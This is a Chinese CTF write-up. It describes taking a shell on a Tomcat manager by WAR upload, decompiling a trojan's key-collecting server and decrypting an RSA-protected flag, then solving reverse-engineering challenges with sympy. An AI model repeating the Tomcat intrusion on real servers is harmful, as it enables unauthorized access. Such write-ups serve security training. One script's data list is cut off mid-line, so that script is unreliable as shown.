/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:


WAR or Directory URL:

Deploy

图片

常规操作上传war包拿shell 然后反弹shell

服务器的tmp目录下有个key目录，里面有两个文件




/tmp/key/

icon	name	type	lastModified	size	permission
	LAPTOP-9VJQL8JS	file	2020-08-18 08:59:14	1702	RW
	server	file	2020-08-19 04:15:18	13080	RW

图片


把服务器上/tmp/key下的文件都dump下来，server是个elf文件,我就ida分析了下



```
memset(&buf, 0, 0x1000uLL);
*(_QWORD *)&addr.sa_family = 0LL;
*(_QWORD *)&addr.sa_data[6] = 0LL;
*(_QWORD *)&v13.sa_family = 0LL;
*(_QWORD *)&v13.sa_data[6] = 0LL;
addr_len = 0;
fd = socket(2, 1, 0);
if ( fd >= 0 )
{
  addr.sa_family = 2;
  *(_WORD *)addr.sa_data = htons(0x3039u);
  *(_DWORD *)&addr.sa_data[2] = htonl(0);
  if ( bind(fd, &addr, 0x10u) >= 0 )
  {
    if ( listen(fd, 5) >= 0 )
    {
      printf("iSocketFD: %d\n", (unsigned int)fd);
      while ( 1 )
      {
        v9 = accept(fd, &v13, &addr_len);
        if ( v9 < 0 )
        {
          puts("recv fail!");
```

图片

大致就是,监听本地12345端口看有socket连接没,有就跟此连接交互,根据题目,木马程序会把宿主的计算机信息传上远端服务器,然后远端服务器根据传来的信息在/tmp/key/目录下创建以计算机名为名的文件,然后再接受宿主机传来的私钥(看了下原先在服务器上的文件,发现是一个rsa私钥),然后第一个字符异或1(被坑了,没仔细看是buf,以为是整个传过来的字符串,BEGIN RSA PRIVATE KEY不需要异或)保存到创建的文件里(服务器上私钥的来源)



```
    }
    puts("recv success!");
    send(v9, "recv success", 0xDuLL, 0);
    printf("new_fd:%d\n", (unsigned int)v9);
    v8 = recv(v9, &buf, 0x1000uLL, 0);
    if ( v8 > 0 )
      printf("buf:%s\n", &buf);
    else
      puts("recv fail or client close");
    v10 = atoi(&buf);
    strcpy(dest, "/tmp/key/");
    v16 = 0LL;
    v17 = 0LL;
    v18 = 0LL;
    v19 = 0LL;
    v20 = 0;
    sprintf(&s, "%d", v5);
    v8 = recv(v9, &buf, 0x1000uLL, 0);
    strncat(dest, &buf, v8 - 1);
    stream = fopen(dest, "w");
    if ( !stream )
      break;
    for ( i = 0; i < v10; ++i )
    {
      v8 = recv(v9, &buf, 0x1000uLL, 0);
      buf ^= 1u;
      if ( v8 > 0 )
        printf("buf:%s\n", &buf);
      else
        puts("recv fail or client close");
      fwrite(&buf, v8, 1uLL, stream);
    }
    fclose(stream);
```

图片

做到这就可以写解密脚本了


私钥还原脚本(不加BEGIN RSA PRIVATE KEY头,还原完再手动加上)

```
fin=open("xorkey","rb") #服务器上的私钥去除BEGIN RSA PRIVATE KEY头
fout=open("prive_key1","wb")
y=fin.read().split("\n\x00")
print y
for i in y[:-1]:
 b=ord(i[0])^0x1
 fout.write(chr(b)+i[1:])
 fout.write("\x0D\x0A")
```

解密脚本

```
from Crypto.PublicKey import RSA
import string
#prive.pem为前面异或后生成的文件加上BEGIN RSA PRIVATE KEY头后生成的文件
with open("prive.pem") as f:
 key = f.read()
 rsakey = RSA.importKey(key)
#flag.5就是题目给的flag.55555555555584648686
with open('flag.5','rb') as f:
 cipher = f.read().encode('hex')
 cipher = string.atoi(cipher,base=16)
 print cipher
m=pow(cipher,rsakey.d,rsakey.n)
print hex(m)
m1="666c61677b32376263333539392d656339662d346263302d623030372d626662636663366439666162 7d"
print m1.decode('hex')
```

一开始解出来decode(‘hex’)不了,以为还有其他加密,然后就在输出的16进制里看到了666c6167这明显flag的字符串,就把后面的单独decode(‘hex’)了




```
C:\Users\Administrator\Desktop\WamaCry0>python2 1.py
250249100196572067792196421272361789407588135811492710763116255394457012271014965640114302784595815890619458817970020315
926234543415383342829245790388391929388103831908682973214667211036021707077244709201751635582856751707615578934629631312
815337677765076983817146004874822535786677169496922753782056446169119303430006108326894197500639634314721329939832017457
908774739995094839288285127537351124711013331683147600478282281846016918394835326634896170865051974894558701411855037498
473545696573161908322503232414905279364909958909484484479659262341829595854181421990496666072567059583637037592365411821
16045083009208859
0x2e29f163c94e536ec5c4ff4073c6cfe1d8e6cb997c6e58cda59a34b792a9847368b89d9ab75fa6e117698b6270dabe7038b0fde32bbfee6cc66f79
ea992923a9d416c32306934f1a64133bcc071be516f520eaabbc032a21513e9ada5583d2e497f9c1481c71a602ab6bb4d3cd3da2aea1bf2a0efd3299
72cff659a0c27b7aaf9ce93e44a14ad8248e786e91f8ec645df870904d8c889393b65884541a997f88c8acc9c6b7aa21a7c26a1548ea2a4cce0c0599
e32796581e48887768a11a15fab6e9012c3ab8ada265713f7e5326b01dfe5db5700666c61677b32376263333539392d656339662d346263302d62303
0372d626662636663366439666162 7dL
flag{27bc3599-ec9f-4bc0-b007-bfbcfc6d9fab}
```

flag为:flag{27bc3599-ec9f-4bc0-b007-bfbcfc6d9fab}

RE


Z3

ida打开，题目要求我们输入flag，然后把我们的flag进行一些操做再与Dst比较，反过来求flag就是解多元一次方程组，直接用sympy解



```
unsigned __int8 v85; // [rsp+F7h] [rbp+77h]
unsigned __int8 v86; // [rsp+F8h] [rbp+78h]
unsigned __int8 v87; // [rsp+F9h] [rbp+79h]
int Dst[43]; // [rsp+110h] [rbp+90h]
int i; // [rsp+1BCh] [rbp+13Ch]

_main(*(_QWORD *)&argc, argv, envp);
memcpy(Dst, &unk_404020, 0xA8ui64);
printf("plz input your flag:");
scanf("%42s", &v46);
v4 = 34 * v49 + 12 * v46 + 53 * v47 + 6 * v48 + 58 * v50 + 36 * v51 + v52;
v5 = 27 * v50 + 73 * v49 + 12 * v48 + 83 * v46 + 85 * v47 + 96 * v51 + 52 * v52;
v6 = 24 * v48 + 78 * v46 + 53 * v47 + 36 * v49 + 86 * v50 + 25 * v51 + 46 * v52;
v7 = 78 * v47 + 39 * v46 + 52 * v48 + 9 * v49 + 62 * v50 + 37 * v51 + 84 * v52;
v8 = 48 * v50 + 14 * v48 + 23 * v46 + 6 * v47 + 74 * v49 + 12 * v51 + 83 * v52;
v9 = 15 * v51 + 48 * v50 + 92 * v48 + 85 * v47 + 27 * v46 + 42 * v49 + 72 * v52;
v10 = 26 * v51 + 67 * v49 + 6 * v47 + 4 * v46 + 3 * v48 + 68 * v52;
v11 = 34 * v56 + 12 * v53 + 53 * v54 + 6 * v55 + 58 * v57 + 36 * v58 + v59;
v12 = 27 * v57 + 73 * v56 + 12 * v55 + 83 * v53 + 85 * v54 + 96 * v58 + 52 * v59;
v13 = 24 * v55 + 78 * v53 + 53 * v54 + 36 * v56 + 86 * v57 + 25 * v58 + 46 * v59;
v14 = 78 * v54 + 39 * v53 + 52 * v55 + 9 * v56 + 62 * v57 + 37 * v58 + 84 * v59;
v15 = 48 * v57 + 14 * v55 + 23 * v53 + 6 * v54 + 74 * v56 + 12 * v58 + 83 * v59;
v16 = 15 * v58 + 48 * v57 + 92 * v55 + 85 * v54 + 27 * v53 + 42 * v56 + 72 * v59;
v17 = 26 * v58 + 67 * v56 + 6 * v54 + 4 * v53 + 3 * v55 + 68 * v59;
v18 = 34 * v63 + 12 * v60 + 53 * v61 + 6 * v62 + 58 * v64 + 36 * v65 + v66;
v19 = 27 * v64 + 73 * v63 + 12 * v62 + 83 * v60 + 85 * v61 + 96 * v65 + 52 * v66;
v20 = 24 * v62 + 78 * v60 + 53 * v61 + 36 * v63 + 86 * v64 + 25 * v65 + 46 * v66;
v21 = 78 * v61 + 39 * v60 + 52 * v62 + 9 * v63 + 62 * v64 + 37 * v65 + 84 * v66;
v22 = 48 * v64 + 14 * v62 + 23 * v60 + 6 * v61 + 74 * v63 + 12 * v65 + 83 * v66;
v23 = 15 * v65 + 48 * v64 + 92 * v62 + 85 * v61 + 27 * v60 + 42 * v63 + 72 * v66;
v24 = 26 * v65 + 67 * v63 + 6 * v61 + 4 * v60 + 3 * v62 + 68 * v66;
v25 = 34 * v70 + 12 * v67 + 53 * v68 + 6 * v69 + 58 * v71 + 36 * v72 + v73;
v26 = 27 * v71 + 73 * v70 + 12 * v69 + 83 * v67 + 85 * v68 + 96 * v72 + 52 * v73;
v27 = 24 * v69 + 78 * v67 + 53 * v68 + 36 * v70 + 86 * v71 + 25 * v72 + 46 * v73;
v28 = 78 * v68 + 39 * v67 + 52 * v69 + 9 * v70 + 62 * v71 + 37 * v72 + 84 * v73;
v29 = 48 * v71 + 14 * v69 + 23 * v67 + 6 * v68 + 74 * v70 + 12 * v72 + 83 * v73;
```

图片




```
for ( i = 0; i <= 41; ++i )
{
  if ( *(&v4 + i) != Dst[i] )
  {
    printf("error");
    exit(0);
  }
}
printf("win");
return 0;
}
```

图片

先用脚本把比较值dump下来

```
import idc
import idautils
def tiqu(start,end):
 a=[]
 for i in range(start,end,4):
  a.append(idc.Word(i))
 print a
tiqu(0x404020,0x4040c8)
```




```
[20247L, 40182L, 36315L, 36518L, 26921L, 39185L, 16546L, 12094L,
25270L, 19330L, 18540L, 16386L, 21207L, 11759L, 10460L, 25613L,
21135L, 24891L, 18305L, 27415L, 12855L, 10899L, 24927L, 20670L,
22926L, 18006L, 23345L, 12602L, 12304L, 26622L, 19807L, 22747L,
14233L, 24736L, 10064L, 14169L, 35155L, 28962L, 33273L, 21796L,
35185L, 14877L]
```

图片

然后编写解密脚本，最终脚本如下

```
import sympy
import sympy
c1=[]
for i in range(46,88):
 a1='v'+str(i)
 exec(a1+'='+"sympy.Symbol(\'"+a1+"\')")
 exec("c1.append("+a1+")")
a5=[20247L, 40182L, 36315L, 36518L, 26921L, 39185L, 16546L, 12094L, 25270L, 19330L, 18540L, 16386L, 21207L,
v4 = 34 * v49 + 12 * v46 + 53 * v47 + 6 * v48 + 58 * v50 + 36 * v51 + v52
v5 = 27 * v50 + 73 * v49 + 12 * v48 + 83 * v46 + 85 * v47 + 96 * v51 + 52 * v52
v6 = 24 * v48 + 78 * v46 + 53 * v47 + 36 * v49 + 86 * v50 + 25 * v51 + 46 * v52
v7 = 78 * v47 + 39 * v46 + 52 * v48 + 9 * v49 + 62 * v50 + 37 * v51 + 84 * v52
v8 = 48 * v50 + 14 * v48 + 23 * v46 + 6 * v47 + 74 * v49 + 12 * v51 + 83 * v52
v9 = 15 * v51 + 48 * v50 + 92 * v48 + 85 * v47 + 27 * v46 + 42 * v49 + 72 * v52
v10 = 26 * v51 + 67 * v49 + 6 * v47 + 4 * v46 + 3 * v48 + 68 * v52
v11 = 34 * v56 + 12 * v53 + 53 * v54 + 6 * v55 + 58 * v57 + 36 * v58 + v59
v12 = 27 * v57 + 73 * v56 + 12 * v55 + 83 * v53 + 85 * v54 + 96 * v58 + 52 * v59
v13 = 24 * v55 + 78 * v53 + 53 * v54 + 36 * v56 + 86 * v57 + 25 * v58 + 46 * v59
v14 = 78 * v54 + 39 * v53 + 52 * v55 + 9 * v56 + 62 * v57 + 37 * v58 + 84 * v59
v15 = 48 * v57 + 14 * v55 + 23 * v53 + 6 * v54 + 74 * v56 + 12 * v58 + 83 * v59
v16 = 15 * v58 + 48 * v57 + 92 * v55 + 85 * v54 + 27 * v53 + 42 * v56 + 72 * v59
v17 = 26 * v58 + 67 * v56 + 6 * v54 + 4 * v53 + 3 * v55 + 68 * v59
v18 = 34 * v63 + 12 * v60 + 53 * v61 + 6 * v62 + 58 * v64 + 36 * v65 + v66
v19 = 27 * v64 + 73 * v63 + 12 * v62 + 83 * v60 + 85 * v61 + 96 * v65 + 52 * v66
v20 = 24 * v62 + 78 * v60 + 53 * v61 + 36 * v63 + 86 * v64 + 25 * v65 + 46 * v66
v21 = 78 * v61 + 39 * v60 + 52 * v62 + 9 * v63 + 62 * v64 + 37 * v65 + 84 * v66
v22 = 48 * v64 + 14 * v62 + 23 * v60 + 6 * v61 + 74 * v63 + 12 * v65 + 83 * v66
v23 = 15 * v65 + 48 * v64 + 92 * v62 + 85 * v61 + 27 * v60 + 42 * v63 + 72 * v66
v24 = 26 * v65 + 67 * v63 + 6 * v61 + 4 * v60 + 3 * v62 + 68 * v66
v25 = 34 * v70 + 12 * v67 + 53 * v68 + 6 * v69 + 58 * v71 + 36 * v72 + v73
v26 = 27 * v71 + 73 * v70 + 12 * v69 + 83 * v67 + 85 * v68 + 96 * v72 + 52 * v73
v27 = 24 * v69 + 78 * v67 + 53 * v68 + 36 * v70 + 86 * v71 + 25 * v72 + 46 * v73
v28 = 78 * v68 + 39 * v67 + 52 * v69 + 9 * v70 + 62 * v71 + 37 * v72 + 84 * v73
v29 = 48 * v71 + 14 * v69 + 23 * v67 + 6 * v68 + 74 * v70 + 12 * v72 + 83 * v73
v30 = 15 * v72 + 48 * v71 + 92 * v69 + 85 * v68 + 27 * v67 + 42 * v70 + 72 * v73
v31 = 26 * v72 + 67 * v70 + 6 * v68 + 4 * v67 + 3 * v69 + 68 * v73
v32 = 34 * v77 + 12 * v74 + 53 * v75 + 6 * v76 + 58 * v78 + 36 * v79 + v80
v33 = 27 * v78 + 73 * v77 + 12 * v76 + 83 * v74 + 85 * v75 + 96 * v79 + 52 * v80
v34 = 24 * v76 + 78 * v74 + 53 * v75 + 36 * v77 + 86 * v78 + 25 * v79 + 46 * v80
v35 = 78 * v75 + 39 * v74 + 52 * v76 + 9 * v77 + 62 * v78 + 37 * v79 + 84 * v80
v36 = 48 * v78 + 14 * v76 + 23 * v74 + 6 * v75 + 74 * v77 + 12 * v79 + 83 * v80
v37 = 15 * v79 + 48 * v78 + 92 * v76 + 85 * v75 + 27 * v74 + 42 * v77 + 72 * v80
v38 = 26 * v79 + 67 * v77 + 6 * v75 + 4 * v74 + 3 * v76 + 68 * v80
v39 = 34 * v84 + 12 * v81 + 53 * v82 + 6 * v83 + 58 * v85 + 36 * v86 + v87
v40 = 27 * v85 + 73 * v84 + 12 * v83 + 83 * v81 + 85 * v82 + 96 * v86 + 52 * v87
v41 = 24 * v83 + 78 * v81 + 53 * v82 + 36 * v84 + 86 * v85 + 25 * v86 + 46 * v87
v42 = 78 * v82 + 39 * v81 + 52 * v83 + 9 * v84 + 62 * v85 + 37 * v86 + 84 * v87
v43 = 48 * v85 + 14 * v83 + 23 * v81 + 6 * v82 + 74 * v84 + 12 * v86 + 83 * v87
v44 = 15 * v86 + 48 * v85 + 92 * v83 + 85 * v82 + 27 * v81 + 42 * v84 + 72 * v87
v45 = 26 * v86 + 67 * v84 + 6 * v82 + 4 * v81 + 3 * v83 + 68 * v87
b2=[]


for i in range(4,46):
 exec("b2.append("+'v'+str(i)+')')
for j in range(0,len(a5)):
 b2[j]=b2[j]-a5[j]
#print c1,b2
f=sympy.solve(b2,c1)
flag=""
for i in range(46,88):
 a1='v'+str(i)
 exec("flag+=chr(f["+a1+"])")
print flag
```


运行获得flag 

```
[redacted]z3>python 1.py
flag{7e171d43-63b9-4e18-990e-6e14c2afe648}
```

flag为flag{7e171d43-63b9-4e18-990e-6e14c2afe648}

hyperthreading


先看字符串来定位主函数，进到主函数后发现创建了3个线程，点进去发现函数加了花指令，先把一些花指令去除后，发现了加密函数



```
int sub_401270()
{
  signed int v0; // eax
  HANDLE Handles; // [esp+8h] [ebp-Ch]
  HANDLE v3; // [esp+Ch] [ebp-8h]

  sub_401020("plz input your flag:");
  sub_401050("%42s", byte_40336C);
  Handles = CreateThread(0, 0, sub_401120, 0, 0, 0);
  v3 = CreateThread(0, 0, loc_401200, 0, 0, 0);
  CreateThread(0, 0, sub_401240, 0, 0, 0);
  WaitForMultipleObjects(2u, &Handles, 1, 0xFFFFFFFF);
  v0 = 0;
  do
  {
    if ( byte_40336C[v0] != byte_402150[v0] )
    {
      sub_401020("error");
      exit(0);
    }
    ++v0;
  }
  while ( v0 < 42 );
  sub_401020("win");
  getchar();
  return 0;
}
```

图片

